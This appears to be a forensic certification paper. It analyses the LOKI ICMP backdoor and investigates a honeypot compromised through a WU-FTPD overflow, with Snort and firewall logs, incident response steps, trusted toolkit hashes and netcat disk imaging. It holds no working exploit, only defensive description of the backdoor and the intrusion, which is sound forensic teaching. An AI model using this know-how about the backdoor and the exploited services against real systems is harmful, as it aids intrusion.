< lokid: read %d bytes, packet type:
< Public Key Request
< Public Key Reply
< Encrypted OK
< Client Request
< Server Reply
< Error
< QUIT
< Server EOT
< Unknown
< ICMP type: %d
< 0x%x
```


From analysis performed, it appears that this program is indeed the LOKI ICMP tunneling program. The program relies on very specific old versions of libraries existing on the system it is run on. This program is not very portable. I feel that the Redhat 4.2 system I setup to test the binary was very close in terms to the system that the program was originally compiled on and it still would not run correctly. From this, I can hypothesize that the program was either compiled on the system it was retrieved from or it never functioned on that system. T

From the program itself, you could not prove that it was executed on a system. The

program does not leave any log or temp files on the system that would indicate it had been run. The program does open up a network socket. If the system has not been rebooted, you could use the “netstat –w –n –a ” command to see if any ICMP ports are open and listening.

To be able to install and run the program the suspect intruder would have compromised the system through some service to gain root access. With the use of the LOKI tool and root access to the system the intruder may have violated The ECPA (Electronic Communications Privacy Act). The ECPA protects electronic communication and data storage. The intruder with root access to the system could retrieve and read all data on the system. If the system contained subscriber credit card and account info the attacker would have violated their privacy under the ECPA. Also if this system was an e-mail server the intruder would have access to read other users mail. This too is a violation of the ECPA.

Interview Questions:
The LOKI program is typically installed onto an already compromised system as a backdoor to allow the attacker to communicate with the system undetected through ICMP. The person that is interviewed in this case has most likely compromised the system through some other service. Evidence about the initial compromise could be very useful In helping lead the suspect during the interview. Start asking general questions letting the suspect fill in the details.

The hypothetical situation for this interview is:

The system that was compromised is a FTP server used to transfer files between our location and a trusted business partner. The FTP server is behind a router that has an access list that only allows traffic from our inside network and our business partner's ip address range. On Thursday, November 22nd at 2:00 pm central time our help desk starts receives a call stating that the FTP server is not responding.

Upon investigating the incident, it is discovered that the FTP service has stopped responding but the rest of the system is functioning without any issues. This could happen because of a buffer overflow on the FTP server. The Log files are reviewed. They show that the last successful login to the FTP server was from Bob Jones, an employee at the business partner’s location. Review of the router logs show no unusual activity except extensive ICMP traffic from one of the business partner's IP address.

The business partners system admin is contacted. He verifies through this records that the IP address generating the ICMP traffic is assigned to Bob Jones. The system admin provides us with his logs showing Bob Jones network activity. It shows that Bob has been visiting quite a few hacker web sites.

Further investigation on the FTP server shows a program was added to the system on Thursday, November 22nd at 1:55 Central time. This server is only used for FTP transfers and there should be no files added to the system outside the FTP directory

structure. The file is analyzed and is determined to be a version of the LOKI ICMP tunnel backdoor.

> Did you login to system XYZ Thursday? At what time?
>
> Did you notice any problems with the system XYZ?
>
> Are you very technically savvy?
>
> Have you given anyone else access to your account or could anyone else have your password?
>
> Our router logs show an unusual large number of pings coming from your computer to XYZ. Were you trying to do a denial of service against this system?
>
> Our logs show that the ftp service on server XYZ stop responding after your login to the system, can you explain that?
>
> Confront them additional with evidence. I see you visited these three hacker web sites yesterday.
>
> You also might want to interview the person more than once. You rarely get the full story during the first interview. In addition, you should try to be empathetic and gain the users trust and ask open ended questions. Another good thing to do before the interview is to make sure that you have a plan and rehearse different possible scenarios for the interview. It is also a good idea to get some inside knowledge on the individual. Ask the system admin if he has had problems with Bob causing trouble before.

The results from the Reverse Challenge on the Honeynet Projects web site is an excellent resource for an example of reverse engineering malware (http://project.honeynet.org/reverse/). Sean Burford has written a paper, Reverse Engineering Linux Binaries, that explains in detail the steps to take to analze a binary file (http://www.linuxsa.org.au/meetings/reveng-0.2.pdf). Lenny Zeltser has also written a paper that outlines reverse engineering malware (http://www.zeltser.com/sans/gcih-practical/revmalw.html).

Part 2 – Option 1: A forensic Analysis on a compromised system

The purpose of this paper is to complete the requirements for the GIAC Certified Forensic Analyst (GCFA) certification, while at the same time gaining an insight into the risks associated with attaching an unpatched system to a broadband home cable modem connection.

To achieve this, a honeypot/honeynet was setup as outlined in the paper *Honeynets: Know Your Enemy http:/project.honeynet.org/papers/honeynet.* A Honeypot is a system designed to be probed, scanned, attacked, and compromised by possible intruders.

There are two main reasons for setting up and deploying honeypots. The first is to detect an intruder and to lure them away from other production systems. The second reason is for research, to gain insight into hackers' activities and methods of attack. I am setting up a honeynet for the second reason, to gain knowledge of how an intruder compromised a system and the activity that occurred on the system. In addition to learning about the intruder's activities, my goal is to gain experience and knowledge in the use of computer forensic tools and techniques so that I can be better prepared to deal with an actual production system compromise.

Honeynet Setup


Honeynets are generally networks of multiple different systems and applications that are networked together. For example a honeynet could be made up of a Cisco router, Solaris DNS, IIS web server, and a Linux database server. This can be used to understand how an attacker compromised the environment and moves around inside it. The honeynet I am building will be limited to a single Linux based honeypot. The main reason for this is to limit and focus the scope of the project. I am primarily concerned in this paper with using forensic techniques to document and track how an intruder compromised a specific system.

Honeynets are based on two main points, which are Data Control and Data Capture. Data Control involves mitigating the risks involved with using a honeypot. Since the goal of a honeypot is to have it compromised, the possibility exists that the system once hacked can be used to attack other hosts. The system used in this exercise is dedicated for use only as a honeypot. All outgoing connections from the honeypot are considered to be generated by the attacker. The Data Control process involves limiting and restricting these outgoing connections. Data Capture involves collecting all the activity that happens inbound, outbound, or within the honeypot. The trick is to accomplish these goals without the potential attacker realizing it is a trap.

Data Control:

A secure Linux system is used as the primary means of achieving Data Control. This could typically be thought of as a firewall working in reverse. A firewall is a system used to help prevent unauthorized access to internal servers coming from the Internet. In the case of a honeynet, the firewall is in place to protect the Internet from the compromised internal honeypot. The Linux system running the built-in iptables firewall package is connected to the cable modem and has a dynamic ip address. All inbound connections coming from the Internet are redirected to the honeypot by having their destination address (the dynamic ip assigned by the ISP) translated (DNAT) to the private 10.10.6.3 address of the honeypot. All outbound connections from the honeypot to the internet are logged and limited. A limited number of outgoing connections per hour are permitted. This setup allows the attacker to download toolkits and perform other tasks we want to track. Denying outbound connections after the preset limit helps mitigate the risk of the compromised system being used against other hosts on the internet. There are no inbound connections allowed to the monitoring workstation from either the honeypot or internet. Any outbound connections from the honeypot logged by the firewall serve as an indication of a compromise.

Data Capture:
The open source IDS package snort (http://www.snort.org) is the primary means used to capture the activity to and from the honeypot. Snort is a Network intrusion detection system (NIDS) and is an important part of honeynet architecture. Snort monitors network traffic looking for predefined suspicious activity or patterns on the network. This will alert us when potential hostile traffic is detected and will indicate a possible compromise of the honeypot. The Linux firewall is running snort to monitor the network the honeypot is connected to. The snort package was configured following the guide put together by Steven J. Scott (http://www.superhac.com/snort). Data Capture in this exercise was primarily limited to detecting the initial attack used to compromise the honeypot. Computer forensic techniques and tools were the primary focus used to determine and trace the attacker's activities on the compromised system.ss



The Honeypot:
The honeypot used a default install of Redhat Linux 7.1. This was chosen for the OS based on my experience and familiarity of Linux. Redhat version 7.1 is a fairly recent release of Redhat and some of the services that come with this version have no

vulnerabilities. Redhat 7.1 is also based on the latest major kernel release 2.4. A custom installation was performed on the system to insure that commonly exploited services were installed (telnet, ftp, ssh, apache web, portmapper, nfs, and other r-services). The honeypot did not have any patches installed before being placed in the honeynet.

Monitor Honeynet

The Snort IDS and firewall logs show numerous probes from various Internet hosts. I have pulled out the lines from the logs below that indicate the actual system compromise. Generally the initial ftp login at 22:47 would only indicate someone poking around the system, possibly through an anonymous ftp login. However, the snort signature detected FTP EXPLOIT CWD and SHELLCODE x86 EB OC NOOP. The combination of these events indicates something going on with the ftp service. Searching the Internet, I came across an advisory on the CERT web site for the wu-ftp server that is running on the honeypot. CERT is an organization that tracks and publishes security alerts. Their web site has an advisory that matches the signatures that Snort detected (http://www.cert.org/advisories/CA-2001-33.html). The CERT alert indicates that WU-FTPD is a widely deployed software package used to provide File Transfer Protocol (FTP) services on UNIX and Linux systems. There are two vulnerabilities in WU-FTPD that expose a system to potential remote root compromise by anyone with access to the FTP service. This means that an unauthorized user can gain full super-user access to the system through this exploit.

Since the honeypot is a non-production system and has no users, the outbound connections indicates that the attacker did compromise the system. An outbound connection to port 80 is generally to a web server. This type of activity usually indicates the attacker is downloading a toolkit onto the compromised system. The outbound connection to port 25 is to a mail server. This could be the attacker e-mailing information about the system. Port 36 is not a common port for services to listen on. This is very possibly a back door that the attacker has placed on the system. A lot of times an intruder will install what is called a back door so they may reenter the system at any time, even if the original method of entry was detected and closed.

So far these are just assumptions. It is at this point that incident response procedures would be activated to verify that an actual system compromise has happened. At this point, it is also unknown if this is an actual hacker or just an automated worm or virus that has potentially compromised the system. The rest of the paper will focus on using forensic tools and techniques to carry out the incident response process.

Firewall and Snort IDS systems indicate the following activity occurred:

Sep 23 22:47:55	Initial FTP login from 211.72.26.XXX
Sep 23 22:54:12	snort detected FTP EXPLOIT CWD overflow from 211.72.26.XXX
Sep 23 22:54:12	snort detected SHELLCODE x86 EB OC NOOP from 211.72.26.XXX
Sep 23 22:54:28	Outbound connection to port 80 on 209.142.209.XXX

Sep 23 22:54:46 Outbound connection to port 80 on 212.15.64.XXX
Sep 23 22:54:46 Outbound connection to port 25 on 64.157.XX.XXX
Sep 24 06:31:17 Inbound connection from 80.96.30.XXX to port 36

```
Sep 23 22:47:55 fw1 kernel: HPOT->INBOUND TCP: IN=eth0 OUT=eth2
SRC=211.72.26.XXX DST=10.10.6.3 LEN=60 TOS=0x00 PREC=0x00 TTL=40 ID=4332
DF PROTO=TCP SPT=41090 DPT=21 WINDOW=5840 RES=0x00 SYN URGP=0
Sep 23 22:47:56 fw1 kernel: HPOT->OUT TCP Limit: IN=eth2 OUT=eth0
SRC=10.10.6.3 DST=211.72.26.XXX LEN=60 TOS=0x00 PREC=0x00 TTL=63 ID=21025
DF PROTO=TCP SPT=32813 DPT=113 WINDOW=5840 RES=0x00 SYN URGP=0
Sep 23 22:47:59 fw1 kernel: HPOT->OUT TCP Limit: IN=eth2 OUT=eth0
SRC=10.10.6.3 DST=211.72.26.XXX LEN=60 TOS=0x00 PREC=0x00 TTL=63 ID=21026
DF PROTO=TCP SPT=32813 DPT=113 WINDOW=5840 RES=0x00 SYN URGP=0
Sep 23 22:48:00 fw1 kernel: HPOT->OUT DNS: IN=eth2 OUT=eth0 SRC=10.10.6.3
DST=24.XXX.XXX.XX LEN=72 TOS=0x00 PREC=0x00 TTL=63 ID=10109 DF PROTO=UDP
SPT=32772 DPT=53 LEN=52
Sep 23 22:48:00 fw1 kernel: HPOT->OUT UDP Limit: IN=eth2 OUT=eth0
SRC=10.10.6.3 DST=24.XXX.XXX.XX LEN=72 TOS=0x00 PREC=0x00 TTL=63 ID=10109
DF PROTO=UDP SPT=32772 DPT=53 LEN=52
Sep 23 22:51:59 fw1 kernel: HPOT->INBOUND TCP: IN=eth0 OUT=eth2
SRC=211.72.26.XXX DST=10.10.6.3 LEN=60 TOS=0x00 PREC=0x00 TTL=40 ID=29148
DF PROTO=TCP SPT=59348 DPT=21 WINDOW=5840 RES=0x00 SYN URGP=0
Sep 23 22:52:00 fw1 kernel: HPOT->OUT TCP Limit: IN=eth2 OUT=eth0
SRC=10.10.6.3 DST=211.72.26.XXX LEN=60 TOS=0x00 PREC=0x00 TTL=63 ID=10574
DF PROTO=TCP SPT=32814 DPT=113 WINDOW=5840 RES=0x00 SYN URGP=0
Sep 23 22:52:01 fw1 kernel: HPOT->OUT DNS: IN=eth2 OUT=eth0 SRC=10.10.6.3
DST=24.XXX.XXX.XX LEN=72 TOS=0x00 PREC=0x00 TTL=63 ID=34207 DF PROTO=UDP
SPT=32772 DPT=53 LEN=52
Sep 23 22:52:01 fw1 kernel: HPOT->OUT UDP Limit: IN=eth2 OUT=eth0
SRC=10.10.6.3 DST=24.XXX.XXX.XX LEN=72 TOS=0x00 PREC=0x00 TTL=63 ID=34207
DF PROTO=UDP SPT=32772 DPT=53 LEN=52
Sep 23 22:52:23 fw1 kernel: HPOT->INBOUND TCP: IN=eth0 OUT=eth2
SRC=211.72.26.XXX DST=10.10.6.3 LEN=60 TOS=0x00 PREC=0x00 TTL=40 ID=59651
DF PROTO=TCP SPT=47600 DPT=21 WINDOW=5840 RES=0x00 SYN URGP=0
Sep 23 22:52:24 fw1 kernel: HPOT->OUT TCP Limit: IN=eth2 OUT=eth0
SRC=10.10.6.3 DST=211.72.26.XXX LEN=60 TOS=0x00 PREC=0x00 TTL=63 ID=61422
DF PROTO=TCP SPT=32815 DPT=113 WINDOW=5840 RES=0x00 SYN URGP=0
Sep 23 22:52:28 fw1 snort[3943]: [1:1622:5] FTP RNFR ././ attempt
[Classification: Misc Attack] [Priority: 2]: {TCP} 211.72.26.XXX:47600 ->
10.10.6.3:21
Sep 23 22:52:59 fw1 last message repeated 24 times
Sep 23 22:54:03 fw1 last message repeated 49 times
Sep 23 22:54:09 fw1 last message repeated 5 times
Sep 23 22:54:12 fw1 snort[3943]: [1:1630:5] FTP EXPLOIT CWD overflow
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]:
{TCP} 211.72.26.XXX:47600 -> 10.10.6.3:21
Sep 23 22:54:12 fw1 snort[3943]: [1:1424:4] SHELLCODE x86 EB OC NOOP
[Classification: Executable code was detected] [Priority: 1]: {TCP}
10.10.6.3:21 -> 211.72.26.XXX:47600
Sep 23 22:54:13 fw1 snort[3943]: [1:1378:7] FTP wu-ftp file completion
attempt { [Classification: Misc Attack] [Priority: 2]: {TCP}
211.72.26.XXX:47600 -> 10.10.6.3:21

Sep 23 22:54:28 fw1 kernel: HPOT->OUT TCP Limit: IN=eth2 OUT=eth0
SRC=10.10.6.3 DST=209.142.209.XXX LEN=60 TOS=0x00 PREC=0x00 TTL=63 ID=9621
DF PROTO=TCP SPT=32817 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0
```

```
Sep 23 22:54:46 fw1 kernel: HPOT->OUT TCP Limit: IN=eth2 OUT=eth0
SRC=10.10.6.3 DST=212.15.64.XXX LEN=60 TOS=0x00 PREC=0x00 TTL=63 ID=28827
DF PROTO=TCP SPT=32818 DPT=80 WINDOW=5840 RES=0x00 SYN URGP=0
Sep 23 22:54:50 fw1 kernel: HPOT->OUT TCP Limit: IN=eth2 OUT=eth0
SRC=10.10.6.3 DST=64.157.X.XX LEN=60 TOS=0x00 PREC=0x00 TTL=63 ID=45634 DF
PROTO=TCP SPT=32819 DPT=25 WINDOW=5840 RES=0x00 SYN URGP=0

Sep 24 06:31:17 fw1 kernel: HPOT->INBOUND TCP: IN=eth0 OUT=eth2
SRC=80.96.30.XXX DST=10.10.6.3 LEN=48 TOS=0x00 PREC=0x00 TTL=105 ID=4736
DF PROTO=TCP SPT=1084 DPT=36 WINDOW=8192 RES=0x00 SYN URGP=0
Sep 24 06:31:18 fw1 kernel: HPOT->INBOUND TCP: IN=eth0 OUT=eth2
SRC=80.96.30.XXX DST=10.10.6.3 LEN=48 TOS=0x00 PREC=0x00 TTL=105 ID=6528
DF PROTO=TCP SPT=1084 DPT=36 WINDOW=8192 RES=0x00 SYN URGP=0
Sep 24 06:31:24 fw1 kernel: HPOT->INBOUND TCP: IN=eth0 OUT=eth2
SRC=80.96.30.XXX DST=10.10.6.3 LEN=48 TOS=0x00 PREC=0x00 TTL=105 ID=18560
DF PROTO=TCP SPT=1084 DPT=36 WINDOW=8192 RES=0x00 SYN URGP=0
Sep 24 06:31:25 fw1 kernel: HPOT->INBOUND TCP: IN=eth0 OUT=eth2
SRC=80.96.30.XXX DST=10.10.6.3 LEN=48 TOS=0x00 PREC=0x00 TTL=105 ID=22400
DF PROTO=TCP SPT=1084 DPT=36 WINDOW=8192 RES=0x00 SYN URGP=0
```

Perform Forensic Analysis on Compromised System

Collecting and tagging all of the systems and media involved in a case is the first step in preserving the chain of custody during a forensic analysis. Chain of custody is the process and documentation of everything that is done to the suspect system since the incident started. This process is important because evidence of this process must be presented in court to show that the electronic evidence collected during the investigation was not altered or tampered with during the investigation. This will help with any legal question that may come up in regards to what actions the suspect performed on the system versus what happened during the incident response, data collection, and analysis process.

The physical tagging of the system in this exercise will be limited due to the fact that the system in question is a honeypot running on a laptop computer. The tagging process during an actual incident involving server class equipment in a production environment would be much more detailed. Examples of information that would be collected during this process include documenting system location, hard drive serial numbers, other systems in the same physical and logical location. All actual equipment that is seized should have the ID taga attached and locked away in a secure locate with limited access. There should be a log kept included everyone one that checked out the seized equipment and why.

```
Tag #01 Dell Latitude CPx, 600 MHz, Serial #: 6RXXEGP laptop with a 10 GB
internal hard drive, 384 MB of RAM, and an internal CD-ROM drive.
```

There are many other items that need to be collected during this phase of the investigation. Interviews with personnel having direct access to the system at the time of the incident need to be conducted. Other hosts that this system interacts with should also be documented.

Incident Response

There are many decisions that need to be made at this point. Most of these decisions

should be made prior to an incident and documented in a company's incident response procedures.

1. Is the company more concerned with capturing evidence against the attacker or recovering the system and returning it to production? If downtime is a concern and the system needs to be restored in a short period of time, you may be limited in the amount of data you can image for later analysis.

2. Should the system be unplugged from the network to prevent further compromise, or do you want to allow the attacker to continue so you can gather more evidence? If the attacker realizes he has been caught, leaving the system connected could allow the attacker to delete and overwrite evidence.

3. Should the system be left running or powered off? By leaving the system running, more data could be destroyed by the attack. Powering the system off will destroy volatile evidence.

4. Should the system be shutdown properly, or should the power plug be pulled? The attacker could have a process that destroys evidence upon shutdown. Pulling the power plug could corrupt data.

These are just a few of the concerns and decisions that should be discussed with an incident response team prior to an even occurring. If guidelines are documented ahead of an actual even, they can be follow more quickly during an actual incident response. For this incident, we have decided to disconnect the system from the network, but leave the system powered on and running.

Preparing to Gather Evidence and Image the Media

Retrieving information and evidence on a system suspected of being compromised involves running commands directly on the suspected system. The standard executables on the system may very well have been trojaned to hide the attacker's tracks. A trojaned command is a program that has been replaced by the attacker with a different program that does something the user is not aware of. An example of this would be if the attacker replaced the "netstat" command with a Trojan. Typically the netstat command will list open network connections on system. An attacker could replace the original program with a program that shows only the connection that attacker wants the user to see, hiding backdoors or connections to the attacker's computer. The user would then be unaware the system has been compromised. This is why it is important to have a toolkit of trusted command executables and tools available. Below is a list of commands that I have statically compiled so as not to rely on the state of the system under inspection. Generally a program is compiled dynamically meaning it relies on standard libraries and functions on the machine it is run on. Compiling a program statically includes everything the program needs to run when it is created. This will make the program quite a bit larger in size, but will make it safer to run because the machine it is run on will not affect the resulting output. For more information on compiling static binaries, refer to the paper on Rob Lee's website incident-response.org

(http://www.incident-response.org/howto_1.htm). The source code for most of the system commands listed below was obtained from the GNU Project's web site (http://www.gnu.org/).

System Commands

cdeba508c1ff0c941db73930d2e75548	basename	f06b3ace953615b172d8ac7cafc673b3	logname
e854275ff29d95ad9217de7b32a6abe4	bash	765b0f1ffffc9f6815a7aac3adf2dad8	ls
e73bac1a42534a7ed7f251d1b1fc5292	cat	b47c5efa71ac0f43aa7c68f28aa4bab7	lsof
11d413d687a3bbffc636e121be97af58	chgrp	44dbd31a2d7c77e0b924afbae9667074	md5sum
dd3839934ece0e77e2f4347dbd86d960	chmod	05795f6798306309fbe2825d61068c6a	mv
8922d4c688636d2740b34b0fa79a126a	chown	12abf4c633a2ab0a9d0096a3ca127895	nc
4096a3a6d58b2243fcb4094fe127e15f	chroot	c4d4faed498adaa5b6fcc62ff01d7ab1	pcat
6265a44456f0c7c6157da06908712ff8	cksum	3e6b3420809632cb753a95b879e46ffb	pinky
2a3af93158dc89dc40d58c0bbe1473f5	cp	affa99c21366b1829b379ff67031eb23	pwd
7fd7538b5db6ff2faccdca03c3b52ad5	csplit	22e850c6693e596af18233b84e42db0b	rm
c490f19dcb182ad12ddd2bce0bd21bcd	cut	9f5b42dc728cd190d66b57584a155eec	size
c5967a62d59205239db0cde48d66e116	date	d729f9566019494eb3b6f5d31d2d8488	sort
84fc262c7789b3a499946ce1464e4d0c	dd	e9876270cd645a08074fb58fcdd5e765	strings
97c78a1dc2edad51db606286be3d4ec3	df	bd0a9ae16df77cda47d0b2c289d0906a	tail
497e7f0a376bc5e18e971f4749d15459	du	f9fcfd50f12003066456d733a93cb023	tar
4112f455f38454f52b7ee896bc921c8d	echo	622fa4615e398d1b5a869ff68e8408be	touch
c914938ba73df9c1ecc18eaa5b59c013	env	b16a04f6251bb05a84a3f0c70670a9c2	tr
272f6a99636319dd1ca98e830d387398	grep	7c086a642e34e8904245b703cb6a0db3	uname
9851ef5094b155d84eb2c2ba55160f68	gunzip	bfa9bce036043f62501811c3731105ac	uniq
9851ef5094b155d84eb2c2ba55160f68	gzip	8fa6b9e606139b8edd6a9c376c2a7b0a	uptime
2daf967aa181e6b0e27f2e65daa13f27	head	217a8d989ad13655f4ddf2251f521b1d	users
64171931ba255d217f3afaaf48559605	hostid	e338bbaf0f44d19f2fe0e410c79d6f41	wc
5b6b704e1e61314a58c334379ff05ae2	hostname	257f16590e64c982971cab403c51a5c1	who
2b329aa66e36a8ffac04ac25b3f86fd1	id	51d81108a164867de2f6566af75f1aad	whoami
ff5fc2a316711bf60bf9c18b0390ab52	ln	9851ef5094b155d84eb2c2ba55160f68	zcat

The above programs are standard system commands that have been specifically compiled to run on a Linux based system. If the system was a different flavor of Unix or Windows based, similar commands would need to be compiled for that platform. It is a good idea to a have a forensic toolkit setup and ready to go for all the possible OS's present in the environment you work on. Time is generally the most critical component in any incident response. Having the tools ready when an incident happens will give you more time to gather the evidence and get the system back into production, while at the same time reduce the amount of downtime.

Forensic Workstation

Once the evidence and media images are gathered from the compromised system, they will need to be processed and analyzed on a trusted workstation. The forensic workstation should be a system that is known to be clean, uncompromised, and have tools installed to assist with the analysis. Just like the toolkit mentioned above, it is important to be prepared for an incident by having a forensic workstation ready. There are many different choices when choosing a workstation for computer forensics' processing. There are many companies that offer both commercial hardware and software for the job. Due to a limited budget, I have decided to focus on using open source, freely available tools. I am using a freshly installed and patched Intel based desktop. It doesn't really matter what the workstation is as long as it is fairly powerful, with enough ram and hard disk space to process the captured images. It is also useful to have a CD-ROM burner or tape drive available to create backups of gathered evidence. It is important to tag, document and secure all backups to help preserve the "chain of custody". I have chosen to use Linux for the workstation's base OS. This is because Linux natively supports multiple types of file systems. Also, Linux has the

ability to mount drives and disk images as read-only without any special hardware. This helps to ensure that the evidence gathered is not corrupted during the analysis. Below is a list of open source forensic tools I used during the analysis.

The Coroner's Toolkit (TCT) http://www.porcupine.org/forensics/tct.html
TCT is a collection of programs by Dan Farmer and Wietse Venema for a post-mortem analysis of a UNIX system after break-in. Below are descriptions of components found in the toolkit.

- **grave-robber:** Captures various types of data quickly via order of volatility and creates MD5 hashes of the evidence to preserve its integrity. The optimum way to run grave-robber is to collect the volatile data on a live system, shut down the system, image the drive, and then use grave-robber -f option against a copy of the file systems.
- **pcat, ils, icat, file:** Records and analyzes processes and inode data. Inodes are data structures that contain information about files in Unix file systems. Pcat copies process memory from a live system. Ils lists inode information. Icat copies files by inode number. File classifies files into various types.
- **unrm and lazarus:** Recovers and analyzes the unallocated disk blocks on a file system. Unrm collects information in unallocated portions of the file system. Lazarus analyzes raw data from unrm and attempts to classify what type of data it contains.
- **mactime:** Helps create a chronological timeline of when files have been Modified, Accessed, or Changed (MAC) for each inode, along with their associated filenames.

TCTUtils
Written by Brian Carrier, TCTUtils is a collection of utilities that adds functionality to TCT. The following programs are included with TCTUtils.

- **bcat:** Displays the contents of a disk block to stdout.
- **blockcalc:** Maps between dd images and unrm results.
- **fls:** Displays file and directory entries that have been deleted in a directory module. Using fls with the -d option can list the names of all of the deleted files on the image.
- **find_file:** Determines which file has allocated an inode in an image.
- **find_inode:** Determines which inode has allocated a block in an image.
- **istat:** Displays information about an inode.
- **mac_merge:** Merges the output from 'fls-m' with the output from TCT mactime to create one large timeline.

@stake Sleuth Kit (TASK) http://www.atstake.com/research/tools/task/
The @stake Sleuth Kit (TASK) is the only open source forensic toolkit for a complete analysis of Microsoft and UNIX file systems. TASK enables investigators to identify and recover evidence from images acquired during incident response or from live systems. Since TASK is open source, it allows investigators to verify the actions of the tool or customize it to specific needs. TASK is written in C and uses the file system tools of The Coroner's Toolkit (TCT) and TCTutils as a foundation. Support for Windows file systems

was also added. The @stake Sleuth kit was used to produce a timeline of MAC changes on the mounted media images and process the unallocated space and to recover deleted files.

Autopsy Forensic Browser http://www.atstake.com/research/tools/autopsy/index.html
The Autopsy Forensic Browser is an HTML-based graphical interface to The @stake Sleuth Kit (TASK). Together, TASK and Autopsy Forensic Browser are an open source alternative to the common Windows-based digital forensic tools. Autopsy provides an investigator with an HTML-based graphical interface that allows one to browse images from compromised systems in a "File Manager"-like interface. Windows and UNIX file systems can be analyzed to view deleted files, create time lines of file activity, and perform key word searches. The Autopsy Forensic Browser was used as the GUI front end to simplify using the Coroner's Toolkit and the @stake Sleuth Kit (TASK)

Gather Evidence and Image the Media

Generally it is a good idea to create an image of the system in question for analysis off-line. This will limit the risk of corrupting or destroying evidence on the original system during the investigation. There are many different processes and utilities available to create images. There are commercial applications like Symantec's Ghost and Encase from Guidance Software. You can also use open source software like dd. The important thing to remember when creating disk images for forensic processing is the need to create a bit by bit or sector by sector duplication of the original drive or partition. A sector copy will copy every sector of the original disk regardless of wheather or not there is any data on a given sector. This will ensure that the copy is exactly the same as the original. Some software like Ghost will not do this by default. It performs what's called a "native copy". A native copy copies only the contents of the files and recreates the partition information as needed. This will result in a loss of unused and deleted space from the original drive. Symantec's Ghost does have command line switches that can be added to perform a sector by sector copy (see http://service1.symantec.com/SUPPORT/ghost.nsf/docid/2001111413481325). It is important to remember that whatever software you choose to create the disk image you must be able to testify why you chose it in a court of law. Programs like "dd" have been have a history in the forensic's industry of creating reliable images that can be submitted into court as evidence.

The process of creating the image will depend on the state of system in question and the tools available. If the system is dead, meaning already powered off, you may be able to remove the drives and connect them directly to the forensic workstation to create the image. If the system has a tape drive, you may be able to use it. If the system is alive and running, you could image the system over the network to a file share or directly to the forensic workstation.

In this situation, we have a live system and have decided to image the running system over the network using the dd and netcat programs. The first step in this process is to connect the forensic workstation to the network. We have disabled all rules in the firewall to prevent all incoming and outgoing communications between the compromised

system and the Internet. This ensures that the hacker cannot do further damage or attack the forensic workstation during the imaging process. The forensic workstation should be hardened and secured to prevent any type of virus, worm, or other automated process on the compromised system from affecting it. The forensic workstation and the compromised host are on two separate private networks connected via the firewall. We have opened up port 10000 between the two systems to allow the imaging over this port. There are many different ways to accomplish the network connection between the two hosts. The important thing to remember is to not make any changes to the suspect system to make the connection.

```
iptables -t nat -I PREROUTING 1 -i eth2 -p tcp --dport 10000 -j DNAT --to-
destination 10.10.5.25
iptables -I FORWARD 1 -i eth2 -o eth1 -p tcp --dport 10000 -j ACCEPT
iptables -I FORWARD 1 -i eth2 -o eth0 -j DROP
iptables -I FORWARD 1 -i eth0 -o eth2 -j DROP
```

I will be using a tool called netcat (nc) to transfer data over the network from the suspect system to my forensic workstation. Netcat transfers data over the network in the clear. This means that if the network was untrusted a possible intruder could see the data as it is transferred. I am not concerned with this since I have closed the network from any outside traffic via the firewall. If this was an actual incident and the intruder was still possibly on the system, I could use cryptcat instead. Cryptcat is identical to netcat except it adds encryption to the data being transferred. This prevents the data from being sniffed from the network and will detect any changes to the data as it is transferred. The forensic workstation has netcat configured to listen and receive the image file on port 10000. I will reset the netcat listener after each image to write to a separate file.

```
nc -l -p 10000 > mem.img   (Physical Memory)
nc -l -p 10000 >> processinfo.txt (File to capture various process info)
nc -l -p 10000 > hda1.img  (/boot Partition)
nc -l -p 10000 > hda10.img (/home Partition)
nc -l -p 10000 > hda9.img  (/tmp Partition)
nc -l -p 10000 > hda5.img  (/usr Partition)
nc -l -p 10000 > hda7.img  (/var Partition)
nc -l -p 10000 > hda8.img  (Swap Partition)
```

